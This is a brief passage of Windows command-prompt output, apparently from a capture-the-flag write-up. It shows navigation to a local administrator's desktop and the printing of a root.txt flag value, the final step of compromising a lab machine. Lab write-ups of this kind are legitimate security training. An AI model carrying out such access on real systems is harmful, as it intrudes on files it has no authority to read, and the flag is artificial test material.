2024-04-12  05:54 AM    <DIR>          wwwroot
               0 File(s)              0 bytes
               9 Dir(s)   4,528,656,384 bytes free

C:\>cd users
C:\users>cd localadmin
C:\users\localadmin>cd desktop
C:\users\localadmin\desktop>type root.txt
d483b480c5fcc0f12c5afe7f499f7b58
```